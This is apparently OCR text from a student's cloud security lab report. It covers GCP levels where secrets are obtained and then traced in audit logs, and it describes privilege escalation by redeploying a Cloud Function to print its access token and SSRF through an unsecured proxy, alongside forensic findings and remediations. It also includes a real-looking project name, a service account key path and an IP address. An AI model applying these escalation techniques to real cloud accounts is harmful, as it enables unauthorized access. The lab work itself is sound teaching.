
- Take a screenshot of the secret obtained




- Take a screenshot showing the events at this severity




- Take a screenshot showing the events at this severity



- Take a screenshot showing the name of the service account that has been used to perform this operation as well as the IP address of the client and the User-Agent of the request that has performed the operation.



- Take a screenshot showing the stack trace returned on the request that exposes the access token along with the request that led to the error.




Vulnerability Description: The authorization key for the program agent is revealed in an error message that the provided credentials have access to.

Suggested Remediation: Revoke privileges to read the log from the provided credentials, and stop logging the authorization key if possible.


14. a5power

START: 1:39 PM
STOP: 2:13 PM

- Take a screenshot of the secret obtained




- Take a screenshot of the entry that includes the service account used to access the bucket.



- Would this access have worked at the beginning of the level?

No; the extra permissions (a5_access_role_236663511115) had not been granted at this point.

- Take a screenshot showing all of the entries for activities associated with this service account.



- What is the service account key name used to perform the operation?

//iam.googleapis.com/projects/s20websec-andrew-stevenson/serviceAccounts/a5-access@s20websec-andrew-stevenson.iam.gserviceaccount.com/keys/9e7f3c320c92f3018e85ba1eb3a6bdccaa217c3c


- What IP address did the request originate from? What UserAgent was used?

IP ADDRESS: 35.230.27.212
User Agent: google-cloud-sdk gcloud/340.0.0 command/gcloud.functions.deploy invocation-id/3b864cebecd4407386ee0794b58dd78b environment/devshell environment-version/None interactive/True from-script/False python/3.7.3 term/screen (Linux 5.4.104+),gzip(gfe),gzip(gfe)

- What methodName was invoked and what authorization permission was used for this operation?

methodName: google.cloud.functions.v1.CloudFunctionsService.UpdateFunction
Authorization permission: cloudfunctions.functions.update


- Take a screenshot of the entry that includes the service account used to perform the operation and its requestMetadata.



- What evidence suggests that this request did not come from the Cloud Function itself?

  The caller Ip and the inclusion of the curl command in caller supplied user agent.

- Take a screenshot showing the resourceName that has been modified as well as permissions added and removed during this operation




Vulnerability Description: A flaw in the role assignment allows the provided credentials to deploy code to the a5 function, permitting that user to print out the access token for the user agent and thereby engage in privilege escalation.

Suggested Remediation: Revoke the privileges allowing this user to deploy code.


17. a6container

START: 3:20 pm
STOP: 3:37 pm

- Take a screenshot of the secret obtained




- Take a screenshot of the entry that includes the service account used to access the bucket along with the requestMetadata.



- Explain why this would be a red flag for a forensic investigator.

This is not an IP associated with that service account; in fact, I don't think the field should even be included when that service account accesses the secret during normal operations?

- Take a screenshot of the entry that shows the SSRF vulnerability has been leveraged to get access to the credentials.



Vulnerability Description: A proxy relying on "security by obscurity" provides a valid access token allowing the adversary to request the secret from the bucket using a simple curl command.

Suggested Remediation: Take the web proxy down, or secure it with real credentials.

